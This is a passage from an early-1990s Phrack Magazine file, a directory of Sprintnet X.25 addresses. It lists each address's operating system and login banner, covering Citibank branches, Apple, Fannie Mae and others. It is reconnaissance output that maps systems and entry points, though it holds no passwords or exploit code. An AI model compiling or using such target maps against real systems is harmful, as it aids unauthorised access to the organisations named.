212 2060 $             T.S.S.G
212 2061 $             Boston Safe Deposit and Trust Company
212 2062 $             TWX40 LOGGED INTO AN INFORMATION SERVICES NETWORK
212 2071   VM/CMS      GSERV
212 2079   VM/CMS      GSERV
212 2130 $             (echo)
212 2131 $             (echo)
212 2134 $             (echo)
212 2135 $             (echo)
212 2230 $             (echo)
212 2231 $             (echo)
212 2234 $             (echo)
212 2235 $             (echo)
212 2245 $             Finlay Fine Jewelry Corp.
212 2250   VAX/VMS     Username:
212 2251               **** Invalid sign-on, please try again ****
212 2252               **** Invalid sign-on, please try again ****
212 2253               **** Invalid sign-on, please try again ****
212 2254               **** Invalid sign-on, please try again ****
212 2270               **** Invalid sign-on, please try again ****
```

```
212 2271              **** Invalid sign-on, please try again ****
212 2272              **** Invalid sign-on, please try again ****
212 2273              **** Invalid sign-on, please try again ****
212 2274              **** Invalid sign-on, please try again ****
212 60002             You are not authorized to connect to this machine.
212 60007             You are not authorized to connect to this machine.
212 60010             You are not authorized to connect to this machine.
212 60031  VM/CMS
212 60032             ENTER ID:
212 60033  Prime      CDA Online Services
212 60034             CHANNEL 03/009. ENTER RESOURCE
212 60037  VAX/VMS    MuniView
212 60044 *
212 60051 *
212 60055             USER ID
```

213 - California Scanned: [0 - 2000]

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC                LOGIN/PW
---------- ----------- ---------------------------------------------------
213 21     Prime       PRIMENET 23.2.0.R32 C6
213 22     Prime       PRIMENET 23.2.0.R32 D6
213 23   $             outdial (213)
213 24                 Marketron Research and Sales System
213 25   $             outdial (213)
213 35                 Marketron Research and Sales System
213 41   $             (echo)
213 45   $             ENTER NETWORK SIGN-ON:
213 50   $             (echo)
213 52   $ Prime
213 53                 CONNECTED TO PACKET/74
213 55                 CONNECTED TO PACKET/74
213 56                 CONNECTED TO PACKET/74
213 60                 CONNECTED TO PACKET/74
213 61                 CONNECTED TO PACKET/74
213 68   *
213 70   *
213 102    Prime       PRIMENET 21.0.7.R10 TRWE.A
213 103  $             outdial (213)
213 105    Prime       PRIMENET 22.1.3.beta1 SWOP
213 121    Prime       PRIMENET 23.0.0 SWWE1
213 122    Unix        Computervision Los Angeles District Admin System
213 123    Prime       PRIMENET 23.3.0.r29 SWWA1
213 129    Prime       PRIMENET 22.0.3vA CALMA1
213 151    Prime       PRIMENET 22.1.3 CSSWR1
213 154    Prime       PRIMENET 22.1.1.R27 SWWCR
213 155    Prime       PRIMENET 22.1.3 CS.LA
213 199    Prime       PRIMENET 23.2.0.R32 C6
213 220A               TELENET ASYNC TO 3270 SERVICE
213 221A               TELENET ASYNC TO 3270 SERVICE
213 248  *
213 249  *
213 262  *
213 265  *
213 340    Prime       PRIMENET 23.2.0 TRNGW
213 336  *
213 337  $ HP-3000
213 351    Unix/SunOS  SunOS Release 4.1.2 (X25)
213 357    Unix/SunOS  SunOS Release 4.1.1 (X25)
213 359    Unix
213 371  *
213 373    HP-3000     SAGAN.HP.COM
213 412  $             outdial (213)
213 413  $             outdial (213)
213 540  *
213 541  *
213 542  *
```

```
213 543  *
213 660
213 1052 $              Environment Control Monitor
213 1053 $ Unix         milpitas login:
213 1054 *
213 1055 $              Environment Control Monitor
213 1056 *
213 1057 $              Denver Service System (ECM)
213 1064 *
213 1065   HP-3000      EXPECTED HELLO, :JOB, :DATA, OR (CMD) AS LOGON.
213 1073
213 1079 *
213 1160 *
213 1418 *
213 1419 *
213 1420 *
213 1421 *
213 1422 *
213 1423 *
213 1424 *
213 1425 *
213 1426 *
213 1427 *
213 1428 *
213 1429 *
213 1430 *
213 1450                MACNET:



214  -  Texas  Scanned: [0 - 2000]

ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC                LOGIN/PW
---------- ----------- ------------------------------------------------
214 20                 SIM3278
214 21                 SIM3278
214 22   $             outdial (214)
214 42     VAX/VMS     Username:
214 60     HP-3000     DELTA.RCO.NTI
214 68   $ VAX/VMS     GTECVC
214 76     Cyber       Power Computing Cyber Service
214 231
214 240
214 245  *
214 337
214 352                IST451I ENTER VALID COMMAND - NETX B0A8VD00
214 355  *
214 358  *
214 364  $ VAX/VMS     GTECVC
214 366                Renex Connect, Enter service code -
214 371    Prime       PRIMENET 21.0.2S GCAD..
214 372
214 373  *
214 1031 *
214 1032 *
214 1033 *
214 1034 $             (echo)
214 1035 *
214 1040 $             (echo)
214 1048               Renex Connect, Enter terminal type or "M" for menu
214 1070               BT-Tymnet Gateway  please log in: information
214 1071   Cyber       You may enter CDCNET commands.
214 1075   Cyber       You may enter CDCNET commands.
214 1131 *
214 1151   VAX/VMS     Username:
214 1152 *
214 1153
214 1158 *
214 1161   VAX/VMS     Username:
```

```
214 1230 *
214 1237
214 1238
214 1241 *
214 1242 *
214 1243 *
214 1244 *
214 1245 *
214 1246 *
214 1247 *
214 1248 *
214 1249 *
214 1250 *
214 1251 *
214 1252 *
214 1253 *
214 1254 *
214 1255 *
214 1256 *
214 1257 *
214 1258 *
214 1260 *
214 1261 *
214 1262 *
214 1263 *
214 1264 *
214 1265   VAX/VMS     Username:
214 1277 *
214 1278 *
214 1334 *
214 1335 *
214 1336 *
214 1337 *
214 1338 *
214 1339 *
214 1340 *
214 1341 *
214 1343 *
214 1358 *
214 1359 *
214 1362   VAX/VMS     Username:
214 1363 *
214 1364 *
214 1365 *
214 1366 *
```

215 - Pennsylvania Scanned: 0 - 300

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
215 5	$	outdial (215)	
215 22	$	outdial (215)	
215 30	*		
215 38	*		
215 40		VU/TEXT	
215 44	*		
215 55	*		
215 60	*		
215 66	Prime	NewsNet	
215 112	$	outdial (215)	
215 121	VM/CMS	TOWERS PERRIN ONLINE--PHILA	
215 134	*		
215 135		VU/TEXT	
215 139	*		
215 140		VU/TEXT	
215 143	*		
215 154			

```
215 163    Unix
215 164    Unix
215 165    Unix
215 166    Unix
215 167    Unix
215 168    Unix
215 169    Unix
215 170    Unix
215 171    Unix
215 172  *
215 173  *
215 176  *
215 179    Unix        PLASPEC Engineering & Marketing Network
215 231
215 251    Unix
215 252    Unix
215 253    Unix
215 254    Unix
215 255    Unix
215 261    VAX/VMS     File Transfer and Gateway Service Node ARGO
215 262
215 263
215 263
215 264                %@CVTTAUD@dUYECVGUIiED
215 270                CONNECTED TO PACKET/400
215 530  $
215 531  $
215 532  $
215 533  $
215 534  $
215 535  $
215 536  $
215 537  $
215 538  $
215 539  $
215 540  $
215 541  $
```

216 - Ohio Scanned: [0 - 2000]

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC              LOGIN/PW
---------- ----------- ------------------------------------------------
216 20   $             outdial (216)
216 21   $             outdial (216)
216 38     VAX/VMS     Username:
216 49
216 51   *
216 59   *
216 60                 APPLICATION:
216 63   *
216 64     Prime       PRIMENET 20.2.4 LIPC
216 74   $ hp-x000
216 75   *
216 120  $             outdial (216)
216 134  *
216 135  *
216 140
216 201  $ HP-3000
216 202  *
216 203  *
216 204  *
216 205  *
216 209  *
216 210  *
216 211  *
216 212  $ HP-3000
216 530  *
```

```
216 531  *
216 532  *
216 533  *
216 534  *
216 535  *
216 536  *
216 537  *
216 538  *
216 539  $             (echo)
216 1351   Prime       PRIMENET 22.1.4 OPSPRO
216 1352   Prime       Good morning
216 1353   Prime       PRIMENET 22.1.4 OPSPRO
216 1354   Prime       Good morning
216 1355 $ Prime       PRIMENET 22.1.4.R63 OPSSEC
216 1356 *
216 1357   Prime       Good morning
216 1358   Prime       PRIMENET 22.1.4 OPSPRO
216 1369 *
216 1370 *
216 1371 *
216 1372 *
```

217 - Illinois Scanned: 0 - 200

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
217 45	*		
217 46	*		

219 - Indiana Scanned: 0 - 200

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
219 3	Prime	PRIMENET 22.1.0vA2 NODE.0	
219 8	Prime	PRIMENET 23.2.0vA NODE.8	
219 9		ENTER GROUP NAME>	
219 10		Lincoln National Corporation	
219 35	$	MHP201A ZMA0PZ10 * VERSION 6.0.1 *.	
219 140	Prime	PRIMENET 23.2.0vA CS.FTW	
219 150	*		

222 - unknown Scanned: various

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
222 100	Prime		
222 140	Prime		
222 320	Prime		
222 340			

223 - Citibank Scanned: various

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
223 1	$ GS/1	CITITRUST/WIN Gateway! (Toll 25 cents)	
223 6		PLEASE ENTER TRANSACTION ID:	
223 10	Prime		
223 11	Prime		
223 13	Prime		
223 15	Prime		

```
223 17                CDS DATA PROCESSING SUPPORT
223 19   $ HP-3000
223 26                NETWORK USER VALIDATION.
223 31
223 32                enter a for astra
223 34                NETWORK USER VALIDATION.
223 35     VAX/VMS    TREASURY PRODUCTS
223 39     Major BBS  GALACTICOMM   User-ID? new
223 40                Global Report from Citicorp
223 41     VOS        (other systems connect from there)
223 42                CITICORP/CITIBANK - 0005,PORT 3
223 46   $            Enter Secure Access ID -02->
223 47                CCMS
223 48A               CITIBANK ,PORT 5
223 50     Prime
223 54                CITI CASH MANAGEMENT NETWORK -
223 55                NETWORK USER VALIDATION.
223 57
223 65     VOS
223 68   $            Citimail II
223 70                ELECTRONIC CHECK MANAGER  ENTER 'ECM'
223 71                          ""
223 74A                         ""
223 79     VAX/VMS    Audit login ---  Your session will be recorded.
223 87     VOS        CitiShare Milwaukee, Wisconsin
223 91     VAX/VMS    Unauthorized Use Is Prohibited
223 92                <<please enter logon>>
223 93     Major BBS? Citibank Customer Delivery Systems (#95298116)
223 94                <<ENTER PASSWORD>>
223 95
223 96                <<ENTER PASSWORD>>
223 103               <<ENTER PASSWORD>>
223 104  $ VAX/VMS
223 106
223 175               enter a for astra
223 176    VAX/VMS
223 178               NETWORK USER VALIDATION.
223 179  $
223 183    Prime
223 184    Prime      PRIMENET 23.2.0vB PROD-C
223 185               Citibank Hongkong
223 186               Citibank Hongking
223 187  $ DECserver
223 188    GS/1       CITITRUST/WIN Gateway!  (Toll 25 cents)
223 189  $ DECserver
223 191               (need x.citipc terminal emulator)
223 193    Prime
223 194    VAX/VMS
223 199  $
223 200               NETWORK USER VALIDATION.
223 201               C/C/M INT'L 3    ENTER YOUR ID : [      ]
223 202               C/C/M INT'L 4    ENTER YOUR ID : [      ]
223 204               C/C/M INT'L 6    ENTER YOUR ID : [      ]
223 208               C/C/M            ENTER YOUR ID : [      ]
223 210               NETWORK USER VALIDATION.
223 211               CITI Master Policy Bulletin Board
223 212                         ""
223 216    VAX/VMS    *** Unauthorized Access Prohibited ***
223 217
223 218
223 222    Unix SysV  Citibank PDC Registration System
223 223               CITIBANK SINGAPORE
223 223    Unix       discovery login:
223 227    Prime      PRIMENET 23.2.0.R43 BASCOS
223 234    VCP-1000   Terminal Server
223 256    VOS        CITIBANK - NSO      NEW YORK, NY
223 258    VOS        CITIBANK - NSO      NEW YORK, NY
223 259    VOS        CITIBANK - NSO      NEW YORK, NY
223 260    VAX/VMS    Unauthorized Use Is Prohibited
223 503    ???        :
```

```
223 508
223 510    VOS          Citibank Puerto Rico
223 512    VAX/VMS      #6 Node: NYF050
223 513                 CITI CASH MANAGEMENT NETWORK -
223 515    Prime        PRIMENET 23.2.0.R43 BASCOS
223 519    Prime        PRIMENET 23.2.0.R43 OBSPOM
223 520  $              CitiMail II
223 521  $ Major BBS    User-ID?                                    new
223 523    Prime        PRIMENET 23.2.0.R43 LATPRI
223 524  $ GS/1         Cititrust (Cayman)'s WIN Gateway!
223 527                 INVALID COMMAND SYNTAX
223 600
223 1000                CITI CASH MANAGEMENT NETWORK
223 1002
223 3002                NETWORK USER VALIDATION.
223 3003   ???          Welcome to Citiswitch, New York
223 3008   ???                       ""
223 3011   Unix         DG/UX Release 4.32. AViiON  (gnccsvr)
223 3012   Unix         DG/UX Release 4.32. AViiON  (gnccsvr)
223 3020   Prime
223 3030 $ VAX/VMS
223 3031 *
223 3042A               CITI Master Policy Bulletin Board
223 3044
223 3046
223 3048 $ DECserver
223 3052   Unix         DG/UX Release 4.32. AViiON  (parsvr)
223 3056 *
223 3060B  TBBS         Citicorp Futures Corp.
223 3064 $
223 3066
223 3067                NETWORK USER VALIDATION.
223 3070 *
223 3074                NETWORK USER VALIDATION.
223 3075A  Port Selec   Systems: EQX/SUP,SECURID,TS,TS1,TS2,TS3,PBX
223 3077
223 3080A               PERSONNEL SERVICES & TECHNOLOGY'S DATA PABX NETWORK.
223 3082
223 3083                ENQUIRE       GSM User ID?
223 3086   VOS          Citishare
223 3088   HP-3000      SYSTEMC.HP.CITIBANK
223 4700 *
223 8050                ILLEGAL SOURCE ADDRESS 0B 80
223 8052
223 8053                TYPE .
223 8056                ILLEGAL SOURCE ADDRESS 0B 80
223 8057 *
223 8058                ILLEGAL SOURCE ADDRESS 0B 80
223 8059                ILLEGAL SOURCE ADDRESS 0B 80
223 8100   Prime        PRIMENET 23.1.0 LATRG1
223 8101   Prime        PRIMENET 23.1.0 LATRG2
223 8201
223 8202                Enter password:
223 8602   Prime        PRIMENET 23.2.0.R43 OBSPOM
223 8804                11 - FORMAT ERROR
223 10009               I/P LOGIN CODE
223 10010               I/P LOGIN CODE
223 10015               I/P LOGIN CODE
223 10030               UMP 15, TP (DEV A)  >
223 10032               UMP 2,  XGATE (NODE 6)
223 10050               I/P LOGIN CODE
```

==Phrack Magazine==

Volume Four, Issue Forty-Two, File 9 of 14

<Sprintnet Directory Part 2>

224 - Citibank Scanneds: various

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
224 1		CITIBANK	
224 2	VAX/VMS	Global Report	
224 4	Prime	PRIMENET 23.2.0vB PROD-A	
224 5	DECserver		
224 6		CITIBANK CANADA-CB1	
224 10		CITIBANK BRASIL	
224 11		C/C/M	
224 12	Prime	PRIMENET 23.2.0vA OZPROD	
224 14		C/C/M	
224 16		CITIBANK FRANKFURT	
224 17	DECserver		
224 20	DECserver		
224 21			
224 22			
224 23		CITIBANK N.A. BAHRAIN - BOOK SYSTEM	
224 24		NETWORK USER VALIDATION.	
224 26			
224 27		CITIBANK JOHANNESBURG	
224 30		CITIBANK PIRAEUS	
224 31		ADAM_COSMOS	
224 32		CITIBANK LONDON	
224 33		CITIBANK PARIS	
224 34		CITIBANK LONDON	
224 35		DUBLIN_COSMOS	
224 36		CITIBANK ATG - TEST8.2	
224 37			
224 38		CITIBANK LEWISHAM	
224 39		CITIBANK MILAN	
224 40			
224 41		CITICORP/CITIBANK	
224 42		CITICORP/CITIBANK	
224 43		VIENNA_COSMOS	
224 44		CITIBANK LONDON	
224 45		NORDIC_COSMOS	
224 46		NORDIC_COSMOS	
224 47		Enter Secure Access ID -02->	
224 48	Prime	CONNECTED TO 03 35-50	
224 49		CITIBANK FRANKFURT	
224 50		CITICORP/CITIBANK	
224 51		CITICORP CASH MANAGEMENT SERVICES	
224 53		JERSEY_COSMOS	
224 55		SIGN-ON NAO ACEITO	
224 56	DECserver		
224 57	VAX/VMS		
224 61		CITIBANK SYDNEY	
224 62		CITIBANK SINGAPORE	
224 63		CITIBANK MANILA	
224 64	Prime		
224 65		CITIBANK SINGAPORE	
224 68	DECserver		
224 70		London Branch Miniswitch	
224 71		CCM - Citi Cash Manager	
224 73	DECserver		
224 74		CITI CASH MANAGEMENT NETWORK	
224 75		IBI MIS Systems	
224 76			
224 78		CITIBANK HONG KONG	
224 79		CITIBANK	
224 80	VAX/VMS	UNAUTHORIZED ACCESS to this SYSTEM is PROHIBITED	

```
224 81
224 82     Prime       PRIMENET 23.2.0vB PROD-C
224 83     IBM 3708
224 85
224 86     Prime       PRIMENET 23.1.0 LATRG1
227 87     DECserver
224 89     Prime       PRIMENET 23.1.0 LATRG1
224 91     Prime
224 92     VCP-1000    Terminal Server (decserver clone)
224 93
224 95                 BMS==>
224 98                 C/C/M
224 100                Cityswitch
224 104                BMS==>
224 105
224 108
224 110
224 113    Prime       PRIMENET 23.1.0 LATRG2
224 122    VAX/VMS?    Global Report from Citicorp
224 125                PLEASE ENTER TRANSACTION ID:
224 128    Prime       PRIMENET 23.2.0.R43 LATPRI
224 129
224 130    VAX/VMS     GLOBAL TREASURY PRODUCTS
224 132    Prime       PRIMENET 23.2.0vB PROD-B
224 135    VAX/VMS     CMAPD - SRPC Vax Development System
224 136    VAX/VMS     #6Node: NYF050
224 137    HP-3000
224 138
224 139    VAX/VMS     (restricted access system)
224 140    VAX/VMS                ""
224 141                :
224 142                C/C/M
224 143                CITI CASH MANAGEMENT NETWORK
224 147                C/C/M
224 148                CITIBANK LONDON
224 149                LISBON_COSMOS
224 150    DEC         Welcome to the DEC Gateway
224 153                CITI CASH MANAGEMENT NETWORK
224 155    Prime       PRIMENET 23.2.0vB PROD-B
224 157    DecServer
224 158
224 159                CDS DATA PROCESSING SUPPORT
224 160                (pad?)
224 161    VAX/VMS
224 162    Prime
224 163    Prime
224 164    Prime       PRIMENET 22.1.2 WINMIS
224 165    GS/1        LTN>
224 166    VAX/VMS     GLOBAL TREASURY PRODUCTS
224 167    VAX/VMS     GLOBAL TREASURY PRODUCTS
224 168    VAX/VMS     Global Report from Citicorp
224 170                ELECTRONIC CHECK MANAGER  ENTER 'ECM'
224 172                CitiMail II - Asia Pacific
224 174                PERSONNEL SERVICES & TECHNOLOGY'S DATA PABX NETWORK
224 175                Enter T or V for TSO or M for VM/CMS.
224 176    DECserver
224 177    VAX/VMS     Unauthorized Use Is Prohibited
224 179                <<please enter logon>>
224 180                Citibank N.A. PUERTO RICO
224 193                :
224 194    VOS         CitiShare Milwaukee, Wisconsin
224 195                Citimail II
224 196    Xyplex      X.25 Terminal Server
224 197    VAX/VMS
224 199
224 200    EMULEX      TCP/LAT-Compatible Terminal Server
224 204
224 205    Prime
224 207                Communications Subsystem For Interconnection
224 210    VOS         try "list_users"
```

```
224 211    Major-BBS   User-ID:
224 212                Master Policy Bulletin Board
224 213                %%%
224 214                INDIQUE O TIPO DE TERMINAL
224 216    VAX/VMS     *** Unauthorized Access Prohibited ***
224 217    Prime
224 218    DECserver
224 220                CHANNEL 01/049. ENTER CHOICE:
224 221                BUDAPEST_COSMOS (user 63)
224 222
224 223                CITIBANK SINGAPORE
224 227
224 230
224 234    VCP-1000    (decserver clone)
224 236                CITIBANK LEWISHAM
224 237    DECserver
224 300  $             CitiMail II
224 320    VAX/VMS
224 602    VOS         list_users
224 700  $             CitiMail II (Asia Pacific)
224 701    Prime       PRIMENET 23.2.0vB DEV-A
224 704    Prime       PRIMENET 23.2.0vB PROD-C
224 3004               Enter destination : node.port or :SFA
224 3006               Enter destination : node.port or :SFA
224 3010
224 3013               London Branch Miniswitch
224 3014               CONNECTED TO CITIBANK LONDON
224 3016               BMS==>
224 3024               BMS==>
224 3027               Enter destination : node.port or :SFA
224 3032               CITIBANK LONDON
224 3035   EMULEX      TCP/LAT-Compatible Terminal Server
224 3036   EMULEX      TCP/LAT-Compatible Terminal Server
224 3037 $             Citimail II - C.M.E.A
224 3038 $
224 3039 $             Citimvs X.25 Gateway
224 3043   VAX/VMS     UNAUTHORIZED ACCESS to this SYSTEM is PROHIBITED
224 3047               Enter destination : node.port or :SFA
224 3058 *
224 3059 *
224 3103               CITIBANK PARIS
224 3116               CITICORP/CITIBANK
224 3117   VAX/VMS     UNAUTHORIZED ACCESS TO THIS SYSTEM IS PROHIBITED
224 312  3 *
224 3124               CITIBANK MILAN
224 3127               CITIBANK MILAN
224 3128 *
224 3131               CITIBANK FRANKFURT
224 3133               CITIBANK FRANKFURT
224 3230
224 3231
224 3235               CITICORP/CITIBANK
224 3236               CITICORP/CITIBANK
224 4022
224 8006               Welcome to Citiswitch, HK
224 8008   VAX/VMS     GTN gateway/Regional Billing/PCSA/CMG accpt
224 8010
224 8011   Unix        INFOBASE2 login:
224 8014   Prime
224 8018 *
224 8022 *
224 8023 *
224 8026
224 8027
224 8030
224 8031
224 8033
224 8034
224 8035
224 8105               ENTER RESOURCE :
```

```
224 8106              Global Report from Citicorp
224 8122              CITIBANK TOKYO
224 8210
224 8211              CITIBANK MANILA
224 8410              CITIBANK SYDNEY
224 8412              CITIBANK SYDNEY
224 8414              PLEASE ENTER YOUR ID : -1->
224 8415   EMULEX     TCP/LAT-Compatible Terminal Server
224 8416   Prime
224 8509              CITIBANK HONGKONG
224 8620
224 8621
224 8622
224 8623
224 8624
224 8625
224 8626
224 8627
224 8629
224 8720              CITIBANK SINGAPORE
224 8722 *
224 8725 $ COSMOS
224 8730   DECserver
224 8731              CITIBANK SINGAPORE
224 9010   Prime
224 9011   VAX/VMS    *** Authorized Personnel Only ***
224 9150              CITIBANK HONGKONG
```

277 - Apple Computer Inc. Scanned: various

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
277 125J	VAX/VMS	YODA *AUTHORIZED USERS ONLY*	
277 127	VAX/VMS	Apple Canada Inc.	
277 128	VAX/VMS	For internal use only. CHATTERBOX	
277 130J	VAX/VMS	YODA *AUTHORIZED USERS ONLY*	
277 133	???	Apple Computer, Inc. X.25 PAD to IP/TCP/TELNET	

301 - Maryland Scanned: [0 - 2000]

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
301 20		MEDLINE	
301 21	*		
301 26	PRIME	DNAMD1 Online	
301 33	VOS	United Communications Computer Services Group	
301 35		User Access Verification Username:	
301 37		MEDLINE	
301 40		MEDLINE	
301 56		U#=	
301 46	*		
301 54	VAX/VMS 5.2		
301 56		U#=	
301 77	*		
301 78	*		
301 100	VOS	United Communications Computer Services Group	
301 125	VAX/VMS		
301 140		MEDLINE	
301 150	$ VAX/VMS		
301 165	*		
301 170	VOS	United Communications Computer Services Group	
301 253	Prime	Primecom Network 19.4Q.111 System 35	
301 254	Prime	Primecom Network 19.4Q.111 System 59	
301 307	Prime	ER!	

```
301 310    Prime       Primecom Network 19.4Q.106 System 51
301 320    Prime       Primecom Network 19.4Q.111 System 53
301 330    Prime       Primecom Network 19.4Q.111 System 30
301 331    Prime       Primecom Network 19.4Q.111 System 31
301 332    Prime       Primecom Network 19.4Q.111 System 32
301 333    Prime       Primecom Network 19.4Q.111 System 33
301 335    Prime       Primecom Network 19.4Q.111 System 35
301 336    VAX/VMS     Welcome to VMS 4.6
301 341    Prime       Primecom Network 19.4Q.111 System 41
301 342    Prime       Primecom Network 19.4Q.111 System 42
301 343    Prime       Primecom Network 19.4Q.111 System 43
301 344    Prime       Primecom Network 19.4Q.111 System 44
301 345    Prime       Primecom Network 19.4Q.111 System 45
301 346    Prime       Primecom Network 19.4Q.111 System 46
301 351    Prime       Primecom Network 19.4Q.111 System 95
301 352    Prime       Primecom Network 19.4Q.111 System 52
301 353    Prime       Primecom Network 19.4Q.111 System 53
301 356    Prime       Primecom Network 18.4Y System 56
301 357    Prime       Primecom Network 19.4Q.111 System 57
301 358    Prime       Primecom Network 19.4Q.111 System 58
301 361    Prime       Primecom Network 19.4Q.111 System 31
301 364    Prime       Primecom Network 19.4Q.111 System 64
301 390    Prime       Primecom Network 19.4Q.111 System 90
301 391    Prime       Primecom Network 19.4Q.111 System 91
301 392    Prime       Primecom Network 19.4Q.111 System 92
301 393    Prime       Primecom Network 19.4Q.111 System 93
301 394    Prime       Primecom Network 19.4Q.111 System 30
301 395    Prime       Primecom Network 19.4Q.111 System 95
301 396    Prime       Primecom Network 19.4Q.111 System 96
301 397    Prime       Primecom Network 19.4Q.111 System 97
301 398    Prime       Primecom Network 19.4Q.111 System 98
301 441  *
301 442  *
301 443  *
301 444  *
301 447  *
301 448  *
301 449  *
301 450  *
301 455    Unix SysV   oldabacis login: (uucp)
301 521  $             NETX A000VD03 READY FOR LOGON
301 530                PLEASE ENTER  LOGIN
301 535A
301 546  *
301 548
301 558  *
301 559  *
301 560  *
301 563  $ VM/CMS?     INVALID-SW-CHARS
301 565    Unix        E.T.Net/The National Library of Medicine.
301 1130
301 1131
301 1134 *
301 1136 *
301 1139               8001A69E
301 1142               9769AFC6
301 1153 *
301 1230               You are not authorized to connect to this machine.
301 1241               Fannie Mae
301 1243               USER ID
301 1244 *
301 1245 *
301 1253 *
301 1551 *
301 2040 *
301 2042 *
```

302 - Delaware Scanned: 0 - 300

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
302 41	$	(running same/similar software as tymnet)	

303 - Colorado Scanned: 0 - 1000

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
303 21	$	outdial (303)	
303 33		Password >	
303 47	*		
303 114	$	outdial (303)	
303 115	$	outdial (303)	
303 120	Prime	PRIMENET 22.1.3.R35 SAMSON	
303 140		X29 Password:	
303 141	*		
303 142	*		
303 242	$ VAX/VMS	AZTEK Engineering MicroVAX (AZTKD1)	
303 268	*		
303 330	*		
303 333	*		
303 338	*		
303 561	Prime	PRIMENET 22.1.1.R11 SPARKY	
303 579	Prime	PRIMENET 22.1.3.R35 CAESAR	
303 800	*		

304 - West Virginia Scanned: [0 - 300]

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
304 101		ENTER: ASV2, ASV3 OR MPL780	
304 130		ENTER: ASV2, ASV3 OR MPL780	

305 - Florida Scanned: 0 - 2000

ADDRESS	OS/SYSTEM	PROMPT/RESPONSE/OWNER/ETC	LOGIN/PW
305 4		USER ID	
305 34		USER ID	
305 59		.INVALID COMMAND	
305 105	$	outdial (305)	
305 106	$	outdial (305)	
305 120	$	outdial (305)	
305 121	$	outdial (305)	
305 122	$	outdial (305)	
305 135	*		
305 140		.INVALID COMMAND	
305 141		Select Desired System:	
305 142		USER ID	
305 145		USER ID	
305 149	hp-x000	S901.NET.BUC	
305 150	*		
305 156		USER ID	
305 162		WN0100000000000000000000000000	
305 170	*		
305 171	VM/CMS?	ENTER SWITCH CHARACTERS	
305 172		WN0100000000000000000000000000	
305 175		USER ID	
305 177		WN0100000000000000000000000000	

```
305 178    hp-x000     S901.NET.BUC
305 237                Comcast Information Services
305 241                WN0100000000000000000000000000000
305 245  *
305 247
305 250    Unix
305 339                CONNECTED TO PACKET/74
305 347                CONNECTED TO PACKET/74
305 362                CLARIONET  Userid :  new
305 363                CLARIONET
305 364                CLARIONET
305 365                CLARIONET
305 366                CLARIONET
305 370  $
305 371    VAX/VMS     Usuario :
305 372  $ VAX/VMS     ORL001
305 471
305 472  $ HP-3000     MIA.MIA.EI
305 700
305 1036               CONNECTED TO PACKET/74
305 1037               CONNECTED TO PACKET/74
305 1043   Unix
305 1040               USER ID
305 1242   AOS
305 1243 *
305 1244   Prime       PRIMENET 22.1.3 DZ-MIA
```

309 - Illinois Scanned: [0 - 200]

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC                LOGIN/PW
---------- ----------- ---------------------------------------------------
309 30   *
```

312 - Illinois Scanned: [0 - 1500]

```
ADDRESS    OS/SYSTEM   PROMPT/RESPONSE/OWNER/ETC                LOGIN/PW
---------- ----------- ---------------------------------------------------
312 34                 YOUR ENTRY IS INCORRECT.
312 35   $ TSO
312 37   *
312 40
312 41                 YOUR ENTRY IS INCORRECT.
312 45                 YOUR ENTRY IS INCORRECT.
312 53     TSO         COMMAND UNRECOGNIZED
312 54     TSO
312 59                 Id Please:
312 64   $             Purdue Annex  (*.cc.purdue.edu)
312 65   $             MSG 1: COMMAND INVALID FROM PHTIB010
312 74   *
312 75   *
312 77   $             USER ID
312 78   $             USER ID
312 121                enter system id --
312 125  *
312 131    VM/CMS      SYSTEMV
312 150                PLEASE ENTER SUBSCRIBERID;PASSWORD
312 159                PLEASE ENTER SUBSCRIBERID;PASSWORD
312 160                USERID:
312 170  $ VAX/VMS     This is SKMIC4 - Authorized use only
312 233                USERID:
312 235
312 240  *
312 245  *
312 253  *
```

```
312 254  *
312 256                PLEASE LOGIN
312 257  *
312 258                ID:
312 269                CUSTOMER ID:
312 270                CUSTOMER ID:
312 271                CUSTOMER ID:
312 350  *
312 351    TSO
312 354  *
312 378                BAXTER ASAP SYSTEM (LINE EG75)
312 379    TSO
312 398  $             MHP201A ITVI0180  * VERSION 6.0.2 *.
312 400                BAXTER ASAP SYSTEM (LINE EGC7)
312 401                BAXTER ASAP SYSTEM (LINE EG4D)
312 402                BAXTER ASAP SYSTEM (LINE EGC5)
312 403    TSO
312 405    TSO
312 410  $             outdial (312)
312 411  $             outdial (312)
312 451    TSO
312 452                BAXTER ASAP SYSTEM (LINE EGED)
312 475  *
312 476  *
312 477  $             USER ID
312 520    Unix        R59X01 login:
312 521    Unix        R58X01 login:
312 522    Unix        R67X01 login:
312 524    Unix        R51X01 login:
312 525    Unix        R41X01 login:
312 526                PASSWORD
312 528                PASSWORD
312 530  *
312 531  *
312 532  $ VAX/VMS
312 533  *
312 534  $             (echo)
312 535  $             (echo)
312 536  $             (echo)
312 537  $             (echo)
312 538  $             (echo)
312 585  *
312 587  *
312 588  *
312 589  *
312 655    TSO
312 740                TELENET ASYNC TO 3270 SERVICE
312 762  *
312 763  *
312 764  *
312 765  *
312 766  *
312 767  *
312 768  *
312 769  *
312 770  $             TELENET ASYNC TO 3270 SERVICE
312 772  $             TELENET ASYNC TO 3270 SERVICE AB-NET
312 1130   Unix        R52X01 login:
312 1131   Unix        R61X01 login:
312 1132   Unix        R63X01 login:
312 1133   Unix        R40X01 login:
312 1134   Unix        R43X01 login:
312 1135   Unix        R46X01 login:
312 1139   Unix        R65X01 login:
